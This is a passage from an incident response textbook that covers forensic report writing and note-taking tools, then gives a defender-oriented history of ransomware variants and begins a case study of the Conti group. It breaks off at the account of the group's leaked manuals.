


Figure 13.3 – Autopsy Generate Report results selection

This will start the process of outputting the analysis:




Figure 13.4 – Autopsy Report Generation Progress

https://t.me/learningnets

Once the output has completed, it will be contained in the `Reports` directory for the associated case file. From here, the analyst can review the information. Other techniques, such as printing to a PDF file, allow analysts to attach the output directly to the report. Analysts should become familiar with their toolset as having the ability to export a report directly from the tool will reduce errors and can stand up better under scrutiny. The following are three important aspects of a report:

- **Conclusions**: Conclusions that are derived from the evidence can be included in the report. For example, if an analyst determines that a specific executable is malware by matching the hash with a known strain, and that this malware steals credentials, they are well within their bounds to make that conclusion. However, analysts should be cautious about supposition and making conclusions without the proper evidence to support them. Responders should be careful to never make assumptions or include opinions in the report.
- **Definitions**: As the forensic report is very technical, it is important to include the necessary definitions. Internal stakeholders, such as legal representatives, will often review the report if legal action is anticipated. They may need further clarification on some of the technical details.
- **Exhibits**: Output from tools that are too long to include within the body of the report can be included as an addendum. For example, if the output of a Volatility command is several pages long, but the most pertinent data is a single line; the analyst can pull that single line out and include it in the forensic analysis portion while making it clear that the entire output is located as an addendum. It is important to include the entire output of a tool as part of this report to ensure that it will stand up to scrutiny.

One of the key factors of the forensic report is to have a peer-review process before it is issued as part of the incident documentation. This is to ensure that the actions that have been performed, the analysis, and the conclusions match the evidence. This is one of the reasons that analysts should include as much data as possible from the output of tools or through the review. If a forensic report does go to court, understand that an equally or even more qualified forensic analyst may be reviewing the report and critiquing the work. Another responder or analyst should be able to review the report, review the descriptions of the responder's work, and come to the same conclusion. Knowing this may make analysts more focused on preparing their reports.

Whether or not an organization chooses to separate the documentation or prepare a master report, there is certain data that should be captured within the report. Having an idea of what this data is comprised of allows incident response personnel to ensure that they take the proper notes and record their observations while the incident investigation is in progress. Failure to do so may mean that any actions taken, or observations made, are not captured in the report. Furthermore, if the case is going to see the inside of a courtroom, evidence may be excluded. It is better to over-document than under-document.

https://t.me/learningnets

Preparing the incident and forensic report

The contents for reporting can come from a variety of sources and forms. Putting this all together along with preparing contemporaneous note-taking goes a long way to ensuring all the pertinent facts are captured and reported.

To round out the discussion on reporting, there are two additional subjects that impact the overall reporting process. These two topics, note-taking, and how to ensure the proper language is included in the report. Analysts should pay particular attention to these two topics as they have a direct bearing on the quality of the report and how it can be used.

Note-taking

Often overlooked, note-taking is a critical part of the analysis and reporting process. Failing to take proper notes contemporaneously with the analysis will make reconstructing the events with sufficient detail impossible or in some circumstances, analysts will need to repeat a process to capture the necessary data and artifacts.

Proper notes contain the specifics that were covered in the *What to document* section. For example, an analyst is conducting an examination of the Prefetch files of a suspect system. The following is a sample note entry:

At 20220617T19:13 UTC, discovered prefetch entry from system `DS_453.local` *with prefetch parser, that indicated on 20220617T02:31 UTC, executable* `7dbvghty.exe` *was run from the* `C:\` *directory.*

The previous entry contains all the necessary data to make a detailed portion of the report. In fact, anyone else who reads the note entry would be able to reconstruct what the analyst did. The following incident or forensic report entry can be crafted using that note:

At 20220617T19:13 UTC, G. Johansen conducted an analysis of the system `DS_453.local` *Prefetch file, utilizing Prefetch parser to determine what, if any, potentially malicious programs were executed. The analysis indicated that at 20220617T02:31 UTC, an executable with the file name* `7dbvghty.exe` *was executed from the system* `C:\` *directory.*

The importance of note-taking during the investigation should not be understated. Analysts could be conducting analysis on many systems and uncovering evidence from a variety of sources. Imagine conducting a log review of 20-30 systems over the course of twelve hours. It is impossible to keep track of all the key data points and actions that took place.

There are several options when it comes to note-taking during an incident. There are simple cloud solutions such as Google Docs that can be leveraged, with the caveat that proper security should be maintained. A simple Word document or text editor can also be used. Additionally, there are purpose-designed platforms for note-taking. In this case, we will look at Monolith Forensics' Monolith Notes. This application can be run locally on an analysis machine, or if a team needs to have a collaborative environment, there is a professional version that can be deployed either in a cloud environment or

https://t.me/learningnets

on-premises. In this case, we will look at the open source version of the tool available at `https://monolithforensics.com/case-notes/`.

The download has a simple setup for the Windows or macOS operating systems. Download the file and execute it. Once installed, open the application and the following screen will appear:




Figure 13.5 – Monolith Notes' main screen

As an example, we are going to go ahead and use the application to aggregate notes along with showing how they can be exported:

1. Click on **New Case** and the following window will open:

https://t.me/learningnets




Figure 13.6 – New Case information

2. Enter the pertinent details concerning the case. Monolith Notes can handle multiple cases at a time. In this instance, the following information is entered, and once completed, click the **Submit** button:




Figure 13.7 – New Case information

https://t.me/learningnets

3. To add a note from the main screen, click the **Add Note** button, which opens the following free text field:




Figure 13.8 – Free text note field

4. On the preceding screen, the analyst can add free text notes along with screen captures. In this case, a screen capture of the Prefetch entries of a suspect laptop is entered with a short note. After completing, click **Submit** and the note is captured:




Figure 13.9 – Completed note

https://t.me/learningnets

One handy feature that is included with Monolith Notes is the ability to apply specific tags to each note entry. For example, in the previous screenshot, the tag applied was **Execution**, which is related to a technique of the MITRE ATT&CK framework (the MITRE ATT&CK framework will be discussed in detail in *Chapter 15*). The tags can be applied when adding a new note. The advantage to this tagging is when the analyst needs to go back and look at all evidence items associated with the execution of an application:




Figure 13.10 – Monolith Notes filter

Finally, Monolith Notes can export the notes into a Microsoft Word document. This makes it much easier to move screen captures around as well as cut and paste specific data such as timestamps, code blocks, or other tool outputs.

Report language

To round out the discussion on reporting, it is important to specifically address how to structure the language of the reporting, specifically the forensic report. The executive summary and incident reports will often use a narrative tone. Specifically, outlining the steps and sequence of events that took place over the course of the incident. It is only really the root cause analysis that will proffer a conclusion based on the evidence.

Technical report statements can be divided into three categories that describe how the data and ultimately the conclusions are presented:

- **Technical statements**: This is an objective description of the findings related to a specific data point. For example, a technical statement concerning the location of malicious code execution in the Prefetch file would look like the following: *A Prefetch entry for the executable sample.exe was found within the system's* `C:\Windows\Prefetch` *directory.*
- **Investigative statements**: In this case, the analyst is expressing possible meanings or outcomes related to the specific data point. In this case, the previous statement about the Prefetch entry will be expanded on as follows: *A Prefetch entry for the executable sample.exe was found within the system's* `C:\Windows\Prefetch` *directory. Entries in the Prefetch directory indicate that an executable was executed.*

https://t.me/learningnets

- **Evaluative statement**: In the previous two examples, there was a lack of any evaluation concerning the evidence or the likelihood of an event. In an evaluative statement, the analysts are expressing their opinion concerning the strength of the evidence indicative of the likelihood of an event. In this case, the statement concerning the Prefetch entry will look like the following: *A Prefetch entry for the executable sample.exe was found within the system's* `C:\Windows\Prefetch` *directory. Entries in the Prefetch directory indicate that an executable was executed. This indicates that there is a high degree of certainty that at 20220617T1913 UTC, the file* `sample.exe` *was executed.*

In addition to the language that is used, the analysts should ensure that they follow some additional guidelines when preparing the report:

- **Conclusions with data**: It is fine for an analyst to have conclusions as we saw in crafting evaluative statements. This must be backed up with data. Any conclusion reached during the analysis and subsequent reporting needs to have firm data to back it up.
- **Don't guess**: It is fine for an analyst to provide an expert-based opinion on a scenario that most likely happened if it is backed up by data. If evidence is missing, which does occur often, be honest and indicate that in the report. For example, an analyst may be investigating a ransomware incident and lack specific visibility into lateral movement techniques. They may indicate that they know from an analysis of ransomware threat actors that they utilize tools such as `PSEXEC.exe` or Remote Desktop Protocol along with compromised credentials, but due to the lack of logging, they are unable to determine the exact method of lateral movement.
- **Repeatability**: A comprehensive and well-written technical report should be one where, given the same evidence, an analyst with no prior knowledge of the incident should be able to reconstruct your findings. This is especially true for law enforcement or analysts that may have to testify as the report and associated evidence will be provided to the other party.

The language used in the report is often just as important as all the analysis work that goes into it. A poorly written report with bad conclusions and improper language can have a negative impression on the readers. In cases where the evidence will be included as part of a civil or criminal proceeding, it is likely that all the work put in cannot be admitted. Analysts should develop good note-taking and writing along with their technical skills.

https://t.me/learningnets

Summary

Incident response teams put a great deal of effort into preparing for and executing the tasks necessary to properly handle an incident. Of equal importance is properly documenting the incident so that decision-makers and the incident response team itself have a clear understanding of the actions taken and how the incident occurred. It is by using this documentation and analyzing a root cause that organizations can improve their security and reduce the risk of similar events taking place in the future. One area of major concern to incident responders and forensic analysts is the role that malware plays in incidents.

Questions

Answer the following to test your knowledge of this chapter:

1. What is not part of a forensic report?

   A. The tools utilized
   B. Examiner biography / CV
   C. Notes
   D. Exhibit list

2. When preparing an incident report, it is necessary to take into account the audience that will read it.

   A. True
   B. False

3. Which of these is a data source that can be leveraged in preparing an incident report?

   A. Applications
   B. Network/host devices
   C. Forensic tools
   D. All of the above

4. Incident responders should never include a root cause analysis as part of the incident report.

   A. True
   B. False

https://t.me/learningnets

Further reading

Refer to the following for more information about the topics covered in this chapter:

- Intro to Report Writing for Digital Forensics: `https://digital-forensics.sans.org/blog/2010/08/25/intro-report-writing-digital-forensics/`
- Understanding a Digital Forensics Report: `http://www.legalexecutiveinstitute.com/understanding-digital-forensics-report/`
- Digital Forensics Report, Ryan Nye: `http://rnyte-cyber.com/uploads/9/8/5/9/98595764/exampledigiforensicsrprt_by_ryan_nye.pdf`
- Magnet Forensics Guide on Technical Level Findings: `https://www.magnetforensics.com/resources/reporting-findings-at-a-technical-level-in-digital-forensics-a-guide-to-reporting/`

https://t.me/learningnets

Part 4: Ransomware Incident Response

Ransomware is a continual threat that requires incorporating material from the three previous parts. The next two chapters will focus on addressing ransomware incidents using tools and techniques that have been covered in previous chapters. These will be augmented with additional tools and techniques that aid in the investigation of ransomware incidents.

This part comprises the following chapters:

- *Chapter 14, Ransomware Preparation and Response*
- *Chapter 15, Ransomware Investigations*

https://t.me/learningnets

https://t.me/learningnets

14

Ransomware Preparation and Response

With the availability of cryptocurrency, threat actors have been given the necessary tools to extract payment from victims without fear of being caught. This has led directly to the rise of ransomware, an attack where threat actors deploy malware that encrypts the victim's files and extorts payment for the victim to get them back. Over the last 10 years, the development of more sophisticated tools and techniques to compromise victims has led to ransomware attacks impacting governments, large healthcare institutions, and major corporations, all to extract the maximum amount of ransom to enrich the various threat actors.

Given the prolific nature of ransomware, it is a good bet that incident responders will have to respond to these types of attacks. To address incidents involving ransomware more effectively, analysts should be familiar with the tactics and techniques, along with the response actions, that will bring them back up and running if an attack occurs.

In this chapter, we will focus on the background elements, as outlined here:

- History of ransomware
- Conti ransomware case study
- Proper ransomware preparation
- Eradication and recovery

With a solid foundation in place, we will examine specific investigative and analysis techniques in the next chapter.

History of ransomware

Even though a version of malware that encrypts data has been around since the late 1980s, the current explosion in ransomware coincides with the development of cryptocurrency. This is the ability to anonymously send and receive digital currency that has allowed ransomware threat actors to execute

https://t.me/learningnets

attacks and extract payment from their victims while remaining anonymous. Over the past decade, this type of attack has gone through an evolution in terms of sophistication but has largely remained consistent with some core TTPs, such as an initial infection followed by propagating the ransomware and encrypting a user's files with the intent to extract payment for the decryption key. We will briefly discuss some of the key variants in this evolution, as seen in the following diagram:




Figure 14.1 – A brief history of ransomware

CryptoLocker

The first ransomware attacks took place between September 2013 and May 2014 and utilized the **CryptoLocker** ransomware variant. This variant was delivered via malicious email attachments and the **Gameover ZeuS** botnet. This variant of ransomware used the 2,048-bit RSA key to encrypt local files and mapped network drives. The attack also informed the victim that their files were encrypted, along with directions on how to pay the ransom. The attackers were halted through law enforcement intervention that ended up taking down the Gameover ZeuS botnet in May 2014. This intervention even included an indictment of the Russian national Evgeniy Bogachev for his alleged involvement in maintaining the botnet associated with the attacks.

CryptoWall

The next major variant to hit victim machines was **CryptoWall**, coming to prominence after the demise of the CryptoLocker variant. Much like CryptoLocker, this combined Trojan-ransomware variant used a 2,048-bit RSA encryption algorithm to encrypt the victim's files. The primary delivery mechanism of the malware is through compressed files containing PDF documents.

CTB-Locker

At about the same time the CryptoWall and CryptoLocker variants were prominent, the **CTB-Locker** variant was also infecting victims' systems. Delivered mostly through malicious email attachments or fake downloads, this variant did add some additional features, such as the use of **The Onion Routing**

https://t.me/learningnets

(**TOR**) network for Command and Control, as well as deleting the Volume Shadow Copy of infected systems to inhibit recovery.

One additional feature that CTB-Locker leveraged was the affiliate model or **Ransomware-as-a-Service** (**RaaS**). In this model, independent threat actors are given access to the ransomware and associated tools to conduct the attacks with a portion of their ransom being paid to the threat actors running the ransomware operation.

TeslaCrypt

While most ransomware encrypts a wide variety of files, the **TeslaCrypt** variant targeted files associated with online gaming. The initial version of TeslaCrypt would encrypt saved games, player profiles, and game modifications. It was only in later versions that the variant would encrypt more Microsoft and other common files. TeslaCrypt utilized the Angler Adobe Flash exploit to infect systems using an asymmetrical encryption key. The initial versions contained a flaw in the encryption scheme and decrypters were released by Cisco Talos. In May 2016, the TeslaCrypt threat actors ceased their operations and released a decryption key.

SamSam

The **SamSam** ransomware variant originated in Iran, as indicated by the indictment of two Iranian nationals Faramarz Shahi Savandi and Mohammed Mehdi Shah Mansouri. Throughout their campaign, the SamSam ransomware infected over 200 organizations in the United States, collecting an estimated $6 million from victims. The attacks leveraged vulnerabilities in the **Remote Desktop Protocol** (**RDP**) or Java-based web servers to gain an initial foothold in the victim's network. From there, the threat actors would move laterally and encrypt as many systems as possible with a 2,048-bit RSA encryption algorithm.

Locky

One common tactic that's used by ransomware threat actors is the use of a macro-enabled Microsoft Word document. Using phishing techniques, victims are enticed to open the document with macros enabled. Once this is done, the macro downloads a Trojan virus that encrypts the system. The threat actors behind **Locky** used this technique to great effect across a variety of victims. Using either an RSA or AES cipher, the malware variant can encrypt files on the drive, removable drives, and network-connected drives.

WannaCry

A short-lived but devastating attack, **WannaCry** was a high-profile attack that impacted over 200,000 computers across the globe. This attack used the recently disclosed Eternal Blue exploit, which leveraged a vulnerability in the Microsoft SMB service using the backdoor tool **DoublePulsar**, which allowed the ransomware to install and copy itself to other systems. The WannaCry attack lasted only a few

https://t.me/learningnets

hours on May 12, 2017, after a security researcher, Marcus Hutchins, discovered a kill switch that prevented additional infections. After additional research, the United States and the United Kingdom both attributed the attack to the North Korean government.

Ryuk

Thought to be the work of the Russian cybercriminal group Wizard Spider, Ryuk has the distinction of demanding the top three highest payments in 2020. This shows the group behind **Ryuk** targets large organizations for large payouts. The ransomware can shut down 180 services and 40 processes to ensure the maximum impact on the victim's systems. The data is encrypted with an AES-256 symmetric key that is further encrypted with a 4,096-bit RSA key, making the encrypted files near impossible to recover without the key. Making use of the RaaS, Ryuk uses **Download-as-a-Service** (**DaaS**), in which the malware coders use a third party to deliver the ransomware to the target.

Ryuk also uses a more complex multi-stage attack. In this case, a phishing email is sent to a victim. Once the attachment, such as a macro-enabled Word document, is opened, an additional tool, referred to as a dropper, is used. These droppers, such as BazarBackdoor or Trickbot, will often be used to add additional tools for command and control. Once control is established, the ransomware is loaded and executed.

Ryuk is closely related to another prolific variant, Conti. This variant represents a highly sophisticated tool that combines the elements of ransomware variants from past versions into a highly impactful attack.

Conti ransomware case study

One of the most prolific ransomware variants to hit is Conti. There are two aspects to Conti that make it stand out in terms of threat actors. The first of these aspects is that Conti is a RaaS threat actor. This type of threat actor uses an affiliate model where highly skilled recruits are found on hacking forums. From there, they are provided the tools and techniques necessary to execute the initial stage: attack and deploy ransomware. The original coders of the Conti variant are then provided a fee of anywhere between 10 to 30 percent of the ransom.

The second of these is that Conti affiliates will often exfiltrate data, along with encrypting files. This data is then held "hostage" by the affiliate for ransom. If the victim organization did not pay in time, the data would be released. Conti affiliates were even able to use a website both on the internet and on the dark web to post the data.

Before being shut down, the Conti variant and the affiliates used a wide variety of tools and techniques that serve as a good case study of how ransomware threat actors operate. In this case, first, we will look at the affiliate's background, disclosures, and the TTPs that the group and its affiliates use as part of their attacks.

https://t.me/learningnets

Background

The RaaS model was first observed in December 2019. The name Conti refers to the specific variant of malware that is used, often deployed with the Trickbot Trojan developed by the threat actor Wizard Spider. This group, first seen in September 2016, is believed to be based in Russia and is a sophisticated financially motivated threat actor.

While operational, the RaaS threat actors tied to Conti have attacked a variety of organizations, including the government and large enterprises. Even during the COVID-19 pandemic, the affiliates had carried out attacks against 16 separate healthcare or first-responder networks. Some of these attacks carried a ransom of 25 million dollars US.

One key facet of the affiliate model that Conti utilizes is the sophisticated task division within the overall organization. There are specific teams that handle the technical aspects of initial access and then hand off the remaining work to another team. There are also specific teams that handle the ransomware negotiations with the victim organization.

Conti also added a new element to the already lucrative ransomware threat by adding another extortion element to their attacks. Conti set up websites both on the publicly available internet and the dark web where they would threaten the release of exfiltrated data to the public if their demands were not met. This was done to force more pressure on victims to pay the ransom to not only get their data decrypted but also save themselves from the embarrassment of public disclosure:




Figure 14.2 – Conti disclosure site

On the same website, Conti actors also threatened retaliation for the crisis that began with the Russian invasion of Ukraine in 2022. This declaration was followed by increased attacks by the group against targets in Ukraine. The major difference was that the attacks were carried out against government networks and critical infrastructure in a departure from the ransom extraction motive:

https://t.me/learningnets




Figure 14.3 – Conti Ukraine response

In its short 2 years of operations, Conti and its affiliates became a major threat to organizations, ranging from government, healthcare, critical infrastructure, and large corporations. Their sophisticated model of task division and technical ability made it a model for potential future threat actors to emulate. Given this, it caught many by surprise when the group ceased its operations in May 2022, shutting down its infrastructure, including its disclosure site. Affiliate members then went on to other groups. One event may have accelerated the group's demise and that was the disclosure of internal documents and tools by an affiliate member.

Operational disclosure

On August 5, 2021, a user with the screen name `m1Geelka` posted to the Russian language cybersecurity forum `xss.is` the technical and operational manuals used by the Conti ransomware group and its affiliates. The user posted a link to download the manuals and software from a file-sharing site for anyone with access to the forum. This post was soon deleted but for security researchers, it was a bonanza of data and intelligence into the group's operations:

https://t.me/learningnets

